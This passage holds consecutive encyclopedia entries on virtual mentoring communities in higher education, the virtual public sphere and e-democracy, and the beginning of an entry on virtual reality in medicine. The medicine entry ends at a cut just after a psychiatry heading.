The whole idea of virtual community revolves around interacting and communicating in a mediated fashion. Because the Internet and other multimedia technologies are global, real-time, interactive, and readily accessible to many at a high bandwidth (Beale, 2000), virtual communities abound. Virtual communities offer people new ways to communicate and interact using multimedia technologies as individual members of virtual communities extend their selves via the computer network (Foster, 1997). As Song observes, "what we find in virtual communities is an understanding of community as communication taken to new extremes" (2002, p. 41).

As with traditional communities, virtual communities can be defined in terms of groups, relationships, common interests, and shared knowledge. The obvious difference is the fact that interaction among members of virtual communities is technology-mediated. Instead of talking face-to-face over the backyard fence, people are communicating and sharing information using interactive multimedia technologies. Their reason for coming together is mutual interest, not a common physical space. The setting is a network of digital information (Kollock, 1999) where, as Negroponte (1995) sees it, the world consists of bits, not atoms. Song states that, "Technically speaking, all virtual communities are essentially electronic and digital communication systems" (2002, p. 41).

"Virtual communities are not physical communities, but exist in the minds of those who inhabit them" (Roberts, Smith, & Pollock, 2002, p. 225). But virtual communities do not necessarily exist solely in cyberspace. While some communities are entirely virtual, some virtual community members do make the effort to meet in a physical space. Geography-bound interactions, however, are not integral to the functioning of a virtual community. In fact, as Ward claims, "the spirit of community or communion that is found among networks of people is far more important than having a sense of place" (1999, p. 98).

This spirit of community can extend beyond the general population and into the realm of education. Higher education can take advantage of the possibilities afforded by interacting using multimedia technologies and provide the opportunity to create new types of communal bonds and redefine the definition of community (Papastephanou, 2005). One approach is to create a virtual mentoring program.

Virtual Community Mentoring in Higher Education

A mentor can play a critical role in a student's education by providing valuable "real world" information, career advice, general guidance, support, and counsel. A mentor can wield considerable influence in the life of a student, but often it is not feasible both logistically and financially to bring a mentor and a mentee together face-to-face. Technology-mediated mentoring can bridge those gaps in time and place, creating a new learning environment for students in higher education. Advances in information and communication technologies, particularly the Internet and interactive multimedia technologies, are creating new learning opportunities for students and facilitating the process of mentors and mentees developing valuable relationships.

Traditional mentoring relationships occur in a face-to-face environment, with mentor and student physically meeting somewhere and interacting. Today, that is no longer a necessity. Advances in technology have provided new opportunities for mentoring and eliminated the need to coordinate schedules for a synchronous meeting (Duff, 2000).

Technology-mediated mentoring is one way to bring to students subject matter experts that can give advice, feedback, and guidance (Kerka, 1998). Using the Internet and other interactive multimedia technologies such as Web sites, e-mail, chatrooms, blogs, vlogs, wikis, podcasts, instant messaging, VoIP, shared desktops, and tele/Web/video conferencing, students and mentors can connect synchronously or asynchronously in a virtual mentoring relationship. The flexibility in scheduling and the elimination of geographical barriers allows students access to a greater number of diverse potential mentors. Mentors can easily provide advice, guidance, and support while sitting at their computers anywhere in the world (Single & Muller, 1999).

The Internet and multimedia technologies enable "the larger community to help educate the next generation" (Riel & Fulton, 2001, p. 520). With this thought in mind, what follows is a discussion of some of the qualities of a university level virtual community created and sustained via a technology-supported mentoring program. Technology-supported mentoring is designed for current and former students to be able to interact with not only alumni from a university, but also other people who are working professionals in specific fields.

There is a considerable amount of literature regarding mediated mentoring programs at elementary and secondary school levels. Programs at those levels tend to be extremely structured and formal, with interaction and progress supervised by a teacher or other authority figure. There is virtually no research on mentoring programs in higher education; indeed, there is very little evidence of their existence. This is most likely due to the difficulty of creating and sustaining a formally structured mentoring arrangement in a more informal and unstructured (to the degree students are not watched over by a single teacher all day, every day) university setting.

A mediated mentoring program at the university level is more likely to be an informal one in the sense that there is no strict structure and no set standard or protocol. It is left to the students and the mentors to determine the type of relationship, amount of interaction, nature of the interaction, multimedia technologies utilized during the interaction, and the length of the relationship. A mediated mentoring program should be designed so all communication can take place asynchronously; yet that does not preclude face-to-face meetings or synchronous interaction using interactive multimedia technologies if so desired by both parties.

The goal of a mediated mentoring program is to create a technology-supported virtual community that provides students with the opportunity to acquire real-world knowledge of their chosen field by interacting with working professionals. The ability to choose one's own mentor is also important. Research has shown that students' highest satisfaction ratings for mentoring relationships are usually found in relationships where the mentor and mentee select one another out of mutual respect (Hamilton & Scandura, 2003).

As a mentoring program expands and more and more students and mentors join the virtual community, many new opportunities will be created for everyone to interact using multimedia technologies. This includes student-to-student and mentor-to-mentor networking. The virtual community will support different ways for both novices and experts to work in the same environment to accomplish similar goals (Jin, 2002) and pursue common objectives by communicating and cooperating via mediated means in the process (Seufert, Lechner, & Stanoevska, 2002).

A mediated mentoring program possesses many of the characteristics that define a virtual community (such as relationships, common interests, and shared knowledge). Students and mentors both have a common interest in a particular field. Unlike traditional communities, in general virtual communities exist for very specific purposes. For instance, a virtual community consisting of cancer survivors, or mountain climbers, or lovers of classical music. These virtual communities exist solely for the purpose of bringing together people of similar interests to foster specialized relationships, such as those developed by participants in a mediated mentoring program.

Interaction in virtual communities is facilitated by a variety of multimedia technologies and can be both asynchronous or synchronous. Because of this mediation, in the majority of cases people interacting in virtual communities will never meet in a face-to-face environment. This is a critical distinction from the traditional concept of community because members of virtual communities provide "information, support, companionship, and a sense of belonging to persons they hardly know offline or who are total strangers" (Wellman & Gulia, 1999, p. 175). The same is true in a mediated mentoring program. Students and mentors are seeking to fulfill a variety of needs by using multimedia technologies to communicate with people entirely unknown to them. Yet there is a free flow of information between strangers, because they are members of the virtual mentoring community and share common interests.

Mentors and mentees also share the same goals in not only wanting the students to learn and succeed but also to provide a networking opportunity for all members of the virtual mentoring community. Virtual communities exist to promote a feeling of connectedness, togetherness, and belonging (Foster, 1997). They offer a forum for sharing and interaction with others not possible in a place-based community. A virtual community is "the experience of sharing with unseen others a space of communication" (Wilbur, 1997, p. 13). What makes virtual community interactions so critical to its members is treating the communication as meaningful and important (Poster, 1995). Because virtual communities usually exist for a specific reason, this sharing and understanding of information using multimedia technologies is especially crucial to the viability of a virtual mentoring community.

People often join virtual communities because they are seeking answers to a specific question or looking to fulfill a particular need (Ward, 1999). For this reason, people often drift in and out of virtual communities as they continue their quest for enlightenment. They feel no long-term commitment and are only interested in utilizing the resources of that virtual community, so participation in the virtual community can be intermittent and sporadic. For example, in a mediated mentoring program, students can access a database to find the right person who can provide a specific answer to a specific question. The mentor acts as a momentary type of mentor in this case, and the relationship between mentor and mentee is a short-term one that exists only until the problem is solved or the question answered.

However, in a virtual mentoring community, students and mentors can also develop lasting relationships and form strong social and professional networks. But the possibility of developing a long-term, more personal relationship between a student and a mentor is greater when the interaction goes beyond immediate need-fulfillment and more into the psychosocial realm where friendships develop and the mentors play an active role in guiding and supporting the student. A true virtual mentoring community is formed when mentors and mentees, using multimedia technologies, interact with honesty, openness, passion rapport, empathy, and trust (Chapman, Ramondt, & Smiley, 2005).

FUTURE TRENDS

Technology-mediated mentoring programs are growing at a rapid pace (Single & Single, 2005) and will most likely become more prevalent in the future as interactive multimedia technologies continue to become more sophisticated. These technologies will provide more opportunities for mentors and mentees to connect and interact with each other and possibly form virtual communities. Single and Single predict that mentoring programs will soon leverage all types of communications media and become "hybrids" in that they afford opportunities for both synchronous and asynchronous interaction.

CONCLUSION

Being a part of a virtual community such as a mediated mentoring program offers several advantages. The primary benefit is access to a tremendous amount of information and resources via multimedia technologies.

Some studies have found that participation in virtual communities also enhances social networks (Castells, 2001) and improves people's ability to communicate with others and form relationships (Song, 2002). Additionally, there are more people with similar interests and beliefs available to interact with and to learn from.

Interactive multimedia technologies facilitate virtual community interaction by making it easy to ask "distant acquaintances and strangers for advice and information" (Wellman & Gulia, 1999, p. 184). In the virtual context, "community is a construction placed on activity that is achieved entirely through the technologies of remote communication" (Goodfellow, 2005).

The size, purpose, and makeup of virtual communities vary, yet the experiences of the members are similar. Members must choose to create a virtual community (Di Petta, 1998) and utilize multimedia technologies to work toward developing an environment where relationships are built upon common interests and shared knowledge. Members of a virtual mentoring community must also work toward creating and maintaining an environment where all members' needs are fulfilled in a mutually agreeable manner.

But while common interest may be present in a virtual environment, there may not be enough to generate a sense of community (Baym, 1998). Additionally, some members of a virtual group may feel a sense of community, while others in the same group do not (Ito, 1997). Yet there is evidence that participants in technology-mediated mentoring programs can indeed develop a sense of community. A study by Lee, Carter-Wells, Glaeser, Ivers, and Street (2006) found that interaction supported by a variety of technologies was highly conducive to virtual community development. This is of particular importance to a virtual mentoring community, because in all probability the majority (if not all) of the interaction between and among members of the virtual community will be conducted using a variety of multimedia technologies and not in a more traditional face-to-face fashion.

However, regardless of which multimedia technologies are utilized, those tools do not define a virtual community, but merely assist in creating the virtual community. In a virtual community such as a mediated mentoring program, "it is the partnerships and interactions between and among people that foster or hinder community development" (Lee et al., 2006). While multimedia technologies greatly facilitate the interaction between mentors and mentees, ultimately bonds will be formed by the relationships that are created and fostered within the virtual community.

V

REFERENCES

Baym, N.K. (1998). The emergence of on-line community. In S.G. Jones (Ed.), *Cybersociety: Revisiting computer-mediated communication and community.* Thousand Oaks, CA: Sage Publications.

Beale, T. (2000). Requirements for a regional information infrastructure for sustainable communities: The case for community informatics. In M. Gurstein (Ed.), *Community informatics: Enabling communities with information and communications technologies.* Hershey, PA: Idea Group.

Castells, M. (2001). *The Internet galaxy: Reflections on the Internet, business, and society.* Oxford: Oxford University Press.

Chapman, C., Ramondt, L., & Smiley, G. (2005). Strong community, deep learning: Exploring the link. *Innovations in Education and Teaching International, 42*(3), 217-230.

Di Petta, T. (1998). Community on-line: New professional environments for higher education. *New Directions for Teaching and Learning, 76,* 53-66.

Duff, C. (2000). Online mentoring. *Educational Leadership, 58*(2), 49-52.

Foster, D. (1997). Community and identity in the electronic village. In D. Porter (Ed.), *Internet culture.* New York: Routledge.

Goodfellow, R. (2005). Virtuality and the shaping of educational communities. *Education, Communication & Information, 5*(2), 113-129.

Hamilton, B.A., & Scandura, T.A. (2003). E-mentoring: Implications for organizational learning and development in a wired world. *Organizational Dynamics, 31*(4), 388-402.

Ito, M. (1997). Virtually embodied: The reality of fantasy in a multi-user dungeon. In D. Porter (Ed.), *Internet culture.* New York: Routledge.

Jin, Q. (2002). Design of a virtual community based on interactive learning environments. *Information Sciences, 140,* 171-191.

Kerka, S. (1998). *New perspectives on mentoring* (Rep. No. EDO-CE-98-194). Columbus, OH: ERIC Clearinghouse on Adult, Career, and Vocational Education (ERIC Document Reproduction Service No. ED418249).

Kollock, P. (1999). The economies of online cooperation. In M.A. Smith & P. Kollock (Eds.), *Communities in Cyberspace.* London: Routledge.

Lee, J., Carter-Wells, J., Glaeser, B., Ivers, K., & Street, C. (2006). Facilitating the development of a learning community in an online graduate program. *The Quarterly Review of Distance Education, 7*(1), 13-33.

Negroponte, N. (1995). *Being digital.* New York: Knopf.

Papastephanou, M. (2005). Difference-sensitive communities, networked learning, and higher education: Potentialities and risks. *Studies in Higher Education, 30*(1), 81-94.

Poster, M. (1995). Postmodern virtualites. In M. Featherstone & R. Burrows (Eds.), *Cyberspace, cyberbodies, cyberpunk: Cultures of technological embodiment.* London: Sage.

Riel, M., & Fulton, K. (2001). The role of technology in supporting learning communities. *Phi Delta Kappan, 82*(7), 518-523.

Roberts, L., Smith, L., & Pollock, C. (2002). MOOing till the cows come home: The search for sense of community in virtual environments. In A.T. Fisher, C.C. Sonn, & B.J. Bishop (Eds.), *Psychological sense of community: Research, applications, and implications.* New York: Kluwer Academic/Plenum.

Seufert, S., Lechner, U., & Stanoevska, K. (2002). A reference model for online learning communities. *International Journal on E-learning, 1*(1), 43-54.

Single, P.B., & Muller, C.B. (1999). *Electronic mentoring: Issues to advance research and practice.* In Paper presented at the International Mentoring Association Conference, Atlanta, GA.

Single, P.B., & Single, R.M. (2005). E-mentoring for social equity: Review of research to inform program development. *Mentoring and Tutoring, 13*(2), 301-320.

Song, F.W. (2002). Virtual communities in a therapeutic age. *Society, 39*(2), 39-45.

Ward, K.J. (1999). Cyber-ethnography and the emergence of the virtually new community. *Journal of Information Technology, 14*(1), 95-105.

Wellman, B., & Gulia, M. (1999). Virtual communities as communities: Net surfers don't ride alone. In M.A. Smith & P. Kollock (Eds.), *Communities in Cyberspace.* London: Routledge.

Wilbur, S.P. (1997). An archaeology of cyberspaces: Virtuality, community, identity. In D. Porter (Ed.), *Internet culture.* New York: Routledge.

KEY TERMS

Community: Networks of interpersonal ties, usually colocated, that provide sociability, support, information, and a sense of belonging and social identity.

Mentee: A person being mentored, usually younger and less experienced than a mentor.

Mentor: A trusted and significant person, usually older with considerably more experience, who works with a mentee to help them learn things more quickly or earlier, or to learn things they otherwise might not have learned.

Multimedia Technologies: Hardware and software such as the Internet, Web sites, e-mail, chatrooms, blogs, wikis, podcasts, instant messaging, VoIP, shared desktops, and tele/Web/video conferencing.

Technology-Supported Virtual Community: A virtual community where members interact using a variety of multimedia technologies.

Virtual Community: A group of people who may or may not meet one another face-to-face, and who exchange words and ideas through the mediation of multimedia technologies.

The Virtual Public Sphere

Robert A. Cropf
Saint Louis University, USA

THE VIRTUAL PUBLIC SPHERE: EVOLUTION

The public sphere does not exist and operate in the same way everywhere. Every country is different with regard to its own economic, social, political, and cultural characteristics and relations; therefore, each country's public sphere has its own roots which grow and develop within a unique set of conditions and circumstances. As a result, the impact of information technology (IT) on a public sphere will also vary considerably from one country to another. According to the German social theorist, Jürgen Habermas (1989,1996), the public sphere serves as a social "space," which is separate from the private sphere of family relations, the commercial sphere of business and commerce, and the governmental sphere, which is dominated by the activities of the state. Its importance is that it contributes to the strengthening of democracy by, in effect, serving as a forum for reasoned discussion about politics and civic affairs. Furthermore, Habermas regards the public sphere as embodying such core liberal beliefs as individual rights, that is, the freedoms of speech, press, assembly and communication, and "privacy rights" (Cohen & Arato 1992, p. 211), which he thought were needed to ensure society's autonomy from the state. Thus, for the purposes of this article, public sphere is defined as a "territory" of social relations that exist outside of the roles, duties, and constraints established by government, the marketplace, and kinship ties.

Habermas' conception of the **public sphere** is both a historical description and an ideal type. Historically, what Habermas refers to as the bourgeois public sphere emerged from the 18th century Enlightenment in Europe, for example, England and France, as well as early America, and which went into decline in the 19th century as a result of the increasing domination of the mass media, which transformed a reading public that debated matters of culture into disengaged consumers (Keane, 1998, p. 160). Along the way, active deliberation and participation were replaced by passive consumption of mass culture. As an ideal type, however, the public sphere represents an arena, absent of class and other social distinctions, in which private citizens can engage in critical deliberation and reasoned dialogue about important matters regarding politics and culture.

The emergence of IT, particularly in the form of computer networks, as a progressive social force coincides with the apex of mass media's domination of the public sphere in liberal democracies. Since the creation of the World Wide Web (WWW) in the early 1990s, various observers have touted IT's potential to strengthen democratic institutions (e.g., Barber 2003; Becker & Slaton, 2000; Benkler, 2006; Cleveland, 1985; Cropf & Casaregola, 1998; Davis, Elin, & Reeher, 2002). The WWW, it is thought, provides citizens with numerous opportunities to engage in the political process as well as to take a more active role in the governance process. Benkler (2006), for example, asserts the WWW encourages a more open, participatory, and activist approach because it enables users to communicate directly with potentially many other users in a way that is outside the control of the media owners and is less corruptible by money than are the mass media (p. 11). Fulfilling the promise of the virtual public sphere, however, depends on political will; governments must commit the resources needed to facilitate public access to the technology and remove legal and economic barriers to the free flow of information inside and outside national boundaries.

DIFFERENCE BETWEEN THE VIRTUAL PUBLIC SPHERE AND E-GOVERNMENT

From the beginning of the information age, some forward thinking individuals believed that IT might one day serve as a catalyst for social and political change. They believed that the ability of individuals to gain access to, store, and manipulate vast amounts of information, which IT makes possible, would lead to a situation where "vast numbers of people empowered by knowledge…assert the right or feel the obligation to make policy" (Cleveland, 1985). The potential of

IT, then and now, is that it enables a many-to-many, decentralized, and nonhierarchical flow of information. By contrast, the mass media model of information flow is top-down, one-to-many, and centralized. In addition, the mass media require large amounts of capital investment, which effectively places control of a country's mass media in the hands of a small number of large organizations, either multinational or state-run corporations. Moreover, economic concentration often results in the concentration of political power, which explains why the mass media wield an inordinate amount of influence in Western democratic societies.

It is necessary to distinguish between the virtual public sphere and **e-government**. E-government is the use of IT to provide governmental information to citizens and to assist in the delivery of public goods and services. E-government emerged as a phenomenon among Western governments during the mid-1990s; at that time, governments borrowed techniques and processes involving IT already in use by businesses to facilitate consumer access to goods and services and to optimize management and organizational operations. The principal focus, however, was on a "services first, democracy later approach" (Clift, 1998). In other words, the use of IT is to provide governmental services more efficiently, that is, cut costs, rather than as a means to foster greater public engagement and civic deliberation about politics and government (Northrup, Kraemer, Dunkle, & King, 1990). Thus most e-government efforts, while well-intentioned, often fell far short of the activists' ideal of serving as an effective mechanism for achieving e-democracy (see below).

IMPORTANCE OF A VIRTUAL PUBLIC SPHERE THAT IS DIFFERENTIATED FROM E-GOVERNMENT

In this article, the virtual public sphere is defined as the use of IT, particularly the WWW, to empower ordinary citizens to engage in effective public discourse regarding the proper ends of politics and the means to attain those ends. While building the virtual public sphere typically lags behind a service-based strategy in terms of public sector online efforts, more governments, in cooperation with nongovernmental entities, are starting to provide virtual forums for public deliberation and policy making. As the global IT revolution continues to reshape social and economic institutions, the virtual public sphere will play a key role in bringing about e-democracy or "the use of information and communication technologies and strategies by democratic actors (government officials, the media, political organizations, citizens/voters) within political and governance processes of local communities, nations and on the international stage" (Clift, 2004, p. 38). The theoretical literature suggests that as more individuals go online to participate in discussions, organize for political action, and thereby attempt to sway official decision making, the vast potential for the virtual public sphere to mold public opinion and shape public policies will be realized. Empirically, evidence from research on different countries around the world offers grounds for guarded optimism as governments, civic groups, and activists seize on technology's possibilities to strengthen democratic institutions and processes. However, it should be noted that the focus in this article is on developed countries. The author therefore acknowledges that much of the observations contained herein generally do not apply to developing nations. In those countries, a whole host of issues conspire to render less efficacious virtual participation in governance and the political process (e.g., government control of **Internet** access or blocking of Web sites that are deemed objectionable from the standpoint of the authorities, low levels of computer literacy and illiteracy in general, lack of affordable computers, and frequent interruptions in power supply). Furthermore, the political traditions of many developing countries may not favor a model which assumes considerable experience with democracy and other forms of self-governance.

THEORETICAL LITERATURE ON VIRTUAL PUBLIC SPHERES

Major theorists, such as Robert Putnam (2000) and Benjamin Barber (2003), have examined the possibility of e-democracy and virtual public spheres. Putnam is most famous for his explication of the decline of civil society in the U.S. and Western societies in general; for example, evinces a profound skepticism of the more utopian claims associated with e-democracy. Nonetheless, even he concedes that computer networks represent a significant trend toward revitalizing civil society (Putnam, 2000, p. 166). Barber, for his part, contends that meaningful public debate regarding major issues can be revitalized by advances in telecommunications technology. No author, however, has more successfully framed the theoretical debate regarding virtual public spheres than Yoshai Benkler, a legal scholar, in his book, *The Wealth of Networks* (2006). According to Benkler, the networked model which IT makes possible holds forth the promise of achieving the type of participatory democracy theorized by Habermas. Benkler contends that the mass media environment sharply constrains political discourse by its centralized control of the channels of information; by contrast, computer networks enable political discourse free of the constraints imposed by dependence on the mass media. In the "networked public sphere," (Benkler's term) anyone with access to a personal computer and the Web can make posts to **electronic bulletin boards**, create a blog, or construct their own Web site. This universal access means that public opinion does not have to depend on corporate sponsorship to receive wide dissemination. In this way, the networked model effectively reduces the costs of communicating with a wide audience to virtually zero. Thus, individuals can express their political opinions without worrying that they may offend some corporate sponsor and be excluded from the public debate of ideas. This freedom allows for more open expression and a level of accessibility to the public sphere heretofore unknown at the level of the masses.

THE VIRTUAL PUBLIC SPHERE: CURRENT TRENDS AND FUTURE DEVELOPMENTS

As noted above, a growing theoretical literature argues that telecommunications technology, as exemplified by the WWW, can be used to construct a virtual public sphere. However, a fair question which needs to be asked is, "What is the feasibility of actualizing the vision articulated by these theorists?" Empirical research indicates that at least on a small scale, virtual public spheres have been created around the world, which closely resemble in vision those of the thinkers discussed earlier. A brief article such as this one, however, can provide only a surface treatment of these efforts, which include the following (Cropf & Casaregola, 2006):

1. **Almere, The Netherlands:** As part of a 1990 redevelopment effort in the City of Almere, citizens were invited to take part in the "co-production of interactive policy" (Poland, 2001). The municipal authorities provided information on the redevelopment projects and visitors to the Web site were asked to respond to, discuss with each other, and eventually to select from more than 200 possible projects.
2. **Kalix, Sweden:** An online "town hall" was created (http://www.kalix.se, http://www.votia.com/kalix.demo) in September 2000 as a forum for citizens to engage directly with local politicians and public officials. Some limited electronic voting took place and residents were given the opportunity to suggest city center redesigns.
3. **Blacksburg, VA:** One of the earliest examples of a virtual public sphere, the Blacksburg Electronic Village resulted from a unique collaboration involving Virginia Tech University, Bell Atlantic Southwest, and the Village of Blacksburg in 1993. The electronic village serves as a "**virtual community**," wherein all the typical activities, for example, political organizing, social networking, and public discourse, which occurs in actual communities, take place online. The Blacksburg Electronic Village's Web site is at http://www.bev.net/
4. **New York City:** As part of the talks around what to do with Ground Zero, the site of the World Trade Center destroyed by the 9-11 terrorist attacks, America Speaks, Inc., in 2002, held a number of **electronic town meetings**, in which ordinary citizens were asked to "help shape a vision for the rebuilding process," in which over 4,000 people participated, and a two-week online dialogue in which another 800 people provided input to the redevelopment process. Unfortunately, the ultimate impact of the electronic meetings on the subsequent plans to redevelop the area around Ground Zero tuned out to be limited as commercial and real estate interests, using their considerable political leverage, gained control of the planning process. The report describing the experiment can be retrieved from http://www.americaspeaks.org/resources/library/as/project_files/itc_final_report_itc2.pdf)
5. **Perth, Australia:** In 2003, the Dialogue with the City project was initiated by the state government to engage Perth residents in an ongoing series of deliberations regarding the future course of the city. A Web site and electronic bulletin board were launched with the objective of creating a com-

mon vision of the city and to make it "the world's most livable city" by 2030. The Dialogue with the City's Web site can be accessed at: http://www.dpi.wa.gov.au/dialogue/finalproc.pdf

These are only five out of the literally hundreds of examples which could have been chosen to illustrate the variety of virtual public spheres around the world. In most of the cases listed above, a local government was instrumental in the creation of the virtual public sphere but soon stepped aside and allowed citizen participation to become the main driving force behind the endeavor.

Clearly, then, the limited virtual public spheres described above nevertheless indicate great potential in the use of IT in furthering political democracy. However, as Benkler (2006) notes, there is not much actual experience with public spheres "built on a platform that is widely distributed and independent of both governmental control and market demands" (p. 176). In the future, it is far from certain that the virtual public spheres which ultimately take shape will necessarily conform to the model of public participation and democratic openness articulated earlier in this article. For example, while citizens' ability to enter into direct contact with governments is greatly enhanced by the WWW, it is still far more common for even democratic Western governments to downplay or ignore this aspect of networks in favor of those elements of the technology which largely improve operational efficiency. Furthermore, in countries with a more individualistic ideology such as the U.S., private and commercial—as opposed to community-or public-oriented—uses for IT are likely to compete with virtual public spheres for scarce social resources. We have witnessed this recently with the increasing commercialization of the WWW, which has given rise to the following wry observation from an early Net activist: "The Internet will save democracy. Or so the early 1990s technohype led many to believe. With each new communication medium comes a wide-eyed view about its potential. I'd like to suggest that just as television saved democracy, so will the Internet" (Clift, 1998). His implication, of course, is that the Internet, despite all its democratizing potential, will end up as television—another medium with similar potential—did: a vast wasteland of commercialism dominated by the mass media.

CONCLUSION

It would introduce a false note to end this article with the pessimistic scenario presented in the last section. A hopeful sign is that the virtual public sphere, the wave of the future a mere decade ago, is in fact a reality, at least on a small scale, in many parts of the world today. Furthermore, the source of so much optimism on the part of many early observers remains intact today: the networked and distributed nature of the platform, which renders the WWW least vulnerable to the centralizing tendencies that led earlier communications media to fall short of expectations. Thus, the WWW still represents a viable strategy (at least, in developed countries) for the creation of knowledge through peer-production, which is fundamentally resistant to the concentration of economic and political power which is endemic to mass media. **Peer-production** is wide-scale, cooperative behavior of the type that makes open-source software (e.g., **Linux**) and massive projects such as **Wikipedia** possible. Telecommunications technology makes peer-production possible and new advances in technology are furthering rather than diminishing its long-term prospect. Moreover, as the costs of storage and computing power continue to decline and access issues fade, this will lead—if recent experience is a guide—to heightened public expectations regarding the potential of virtual public spheres, particularly in countries with a preexisting strong democratic tradition. These expectations can be more easily fulfilled if the current corporate model of production and distribution adapts to, rather than resists, peer production; an outcome that can be facilitated by changes in the outdated regulatory environments in many Western countries.

REFERENCES

Barber, B. (2003). *Strong democracy: Participatory politics for a new age*. Berkeley, CA: University of California Press.

Becker, T., & Slaton, C. (2000). *The future of teledemocracy*. Westport, CT: Praeger.

Benkler, Y. (2006). *The wealth of networks*. New Haven, CT: Yale University Press.

Cleveland, H. (1985). Twilight of hierarchy. *Public Administration Review*, *45*(1), 189-195.

Clift, S. (1998, March/April). Democracy is online. *OnTheInternet Magazine*. Retrieved March, 2007, from http://www.publicus.net/articles/democracyisonline.html

Cohen, J., & Arato, A. (1992). *Civil society and political theory*. Cambridge, MA: MIT

Press.

Cropf, R., & Casaregola, V. (1998). Virtual town halls: Using computer networks to improve

public discourse and facilitate service delivery. *Research and Reflection*, *4*(1). Retrieved March, 2007, from www.gonzaga.edu/rr/v4n1/cropf.htm

Cropf, R., & Casaregola, V. (2006) The virtual town hall. In A. Anttiroiko & M. Mälkiä (Eds.), *Encyclopedia of digital government.* Hershey, PA: Idea Group Reference

Davis, S., Ellin, L., & Reeher, G. (2002). *Click on democracy: The Internet's power to change political apathy*. Boulder, CO: Westview Press.

Habermas, J. (1989). *The structural transformation of the public sphere*. Cambridge, MA: MIT Press.

Habermas, J. (1996) *Between facts and norms: Contributions to discourse theory of law and democracy.* Cambridge, MA: MIT Press.

Keane, J. (1998). *Civil society: Old images, new visions*. Stanford, CA: Stanford University Press.

Northrup, A., Kraemer, K., Dunkle, D., & King, J. (1990). Payoffs from computerization: Lessons over time. *Public Administration Review, 50*(5), 505-514.

Poland, P. (2001). *Online consultation in GOL countries: Initiatives to foster e-democracy. A project of the government online international network.* Retrieved March, 2007, from http://www.governments-online.org/articles/18.shtml

Putnam, R. (2000). *Bowling alone: The collapse and revival of American community*. New York: Simon & Schuster.

KEY TERMS

Blog: Short for Web-log. Generally, blogs are personal journals that are kept on the WWW and that can be updated frequently by a user, also known as a "blogger."

E-Democracy: Using telecommunications technology by democratic actors, including governments, elected representatives, civic organizations, communities, political groups, and activists to improve the political process and political institutions. Examples of e-democracy include online discussion groups, blogs, government Web sites, and other forms of networked participation and civic engagement.

E-Government: Using telecommunications technology as a means to facilitate public administration and improve public access to government information and services.

Electronic Bulletin Board: A file on a networked server where users can enter information for others to read or download, which is typically arranged according to general topics and more specialized subtopics.

Electronic Town Meetings: An adaptation of the town meeting idea to the technological realities of the Information Age. It usually consists of the following three elements: 1) using telecommunication technology and other media to provide information on political or community issues to the public; 2) deliberation and debate regarding those issues that are conducted via the same telecommunications and media technologies; and 3) collection and dissemination of the public's responses and other feedback on the issues, for further reflection and deliberation.

Linux: An example of open-source software that is peer-produced. A free operating system for servers originally created by Linus Torvalds.

Peer-Production: Large-scale, often world-wide, collaborative efforts to create information, knowledge, and culture (see "Linux" and "Wikipedia").

Public Sphere: A concept that originates with the German social thinker, Jürgen Habermas, that refers to communications and relationships that are separate from the state, marketplace, and family structures. It serves to strengthen democratic institutions by serving as a space for deliberation regarding the means and ends of government and politics.

Virtual Community: A group of people whose primary interaction is online but the felt experience of the individuals constituting the group is similar to an actual physical community.

Wikipedia: A free, peer-produced, multilingual encyclopedia with content from around the world. The site is a Wiki, a platform which enables anyone to edit and add to an article.

Virtual Reality in Medicine

Michelle LaBrunda
Cabrini Medical Center, USA

Andrew LaBrunda
University of Guam, USA

INTRODUCTION

Virtual reality is a collection of technologies that enable people to use their senses to experience sensory input provided from a source other than the immediate environment. These events may occur in real time, can be a simulation, or can be completely fictional. Virtual reality (VR) has progressed beyond its military beginnings and is progressively making its way into people's daily lives. The most prevalent implementation of VR can be found in many forms of modern entertainment such as computer games or IMAX (image maximum) theaters.

VR has received little publicity but has enormous potential in the realm of medicine. The utility of VR is starting to be appreciated by the medical community. It is slowly being adopted and implemented in the surgical, medical, and psychiatric specialties.

Medical uses of VR are primarily directed toward the simulation of visual, audio, and tactile input. With the aid of VR doctors will be able to perform specialized surgery on a patient from the other side of the world. Students are able to simulate and experience surgical procedures without compromising a patient's health. Finally, VR can heighten a doctor´s senses and allows input that would be absent without the aid of VR, such as relative bone positions and tissue temperature.

SURGERY

Surgery is especially conducive to the use of VR due to the spatial nature of the specialty. VR is currently being used most notably for laparoscopic procedures, but also for trauma, orthopedics, obstetrics/gynecology, and minor procedures such as colonoscopies. VR may soon allow specialized surgeries to be performed by leading specialists remotely. Student training may also be improved through VR. Meta-analysis has shown that first training physicians on simulators significantly increases skill and decrease the length of time required for novices to perform true surgery (Haque & Srinivasan, 2006).

Laparoscopic surgery is a relatively new technique which is still being expanded and refined. In place of making a large surgical incision, several small surgical openings are made and instruments are passed through these openings. The surgery is guided by a camera passed through one of the incisions. Laparoscopic surgery has the advantage of leaving much smaller surgical incisions and damaging the body less than in traditional surgery. Unfortunatly, it is a much more complicated technique and years of additional training may be required. Due to the three-dimensional nature of laparoscopic surgery, VR has been developed for this technique earlier than for other specialties. SimMentor is one of the earliest VR programs available in medicine and is currently being used to teach surgeons laparoscopic techniques (Rotnes, Kaasa, Westgaard, Erikson, Hvidsten, Strom et al., 2002). This minimizes the risks to patients while allowing physicians in training to practice and perfect their abilities.

Trauma medicine is a unique field in which multiple medical problems must be assessed and prioritized in an exceptionally short period of time. Lack of proper training or experience can result in loss of life or increased morbidity. VR programs have been developed to simulate trauma situations. One of the available software simulators is called Trauma-Teach (Ong, Vijayan, Koh, Lai, Lim, Loke et al., 2005). Trauma-Teach is an interactive VR program in which a patient can be selected from a trauma database. The virtual patient must be stabilized, less than obvious medical conditions diagnosed, and proper medical and surgical therapy initiated. The simulator is designed to respond to therapy as would a real patient under the given set of circumstances. Trauma-teach and like programs are relatively recent developments and their effectiveness as teaching tools have yet to be fully evaluated. They are likely to be successful in teaching lifesaving skills to novice physicians preparing them for effective and successful patient management in the trauma setting.

Orthopedic surgery is also starting to utilize VR as a teaching tool for surgical residents. Orthopedic surgeries consist of repair and replacement of bony structures, including joints. Fluoroscopy is a technique common in orthopedics in which X-rays are used during a procedure to visualize internal structures, especially bones. Fluoroscopy requires special training to minimize the exposure of the patient and medical staff to radiation while providing the required information. VR simulators allow physicians in training to practice fluoroscopic techniques while avoiding unnecessary radiation exposure (Jaramaz & Eckman, 2006). There are currently very few orthopedic simulators available, but as technology becomes more accessable and the effectiveness of simulators is more completely assessed, additional orthopedic VR software options will become available.

PSYCHIATRY

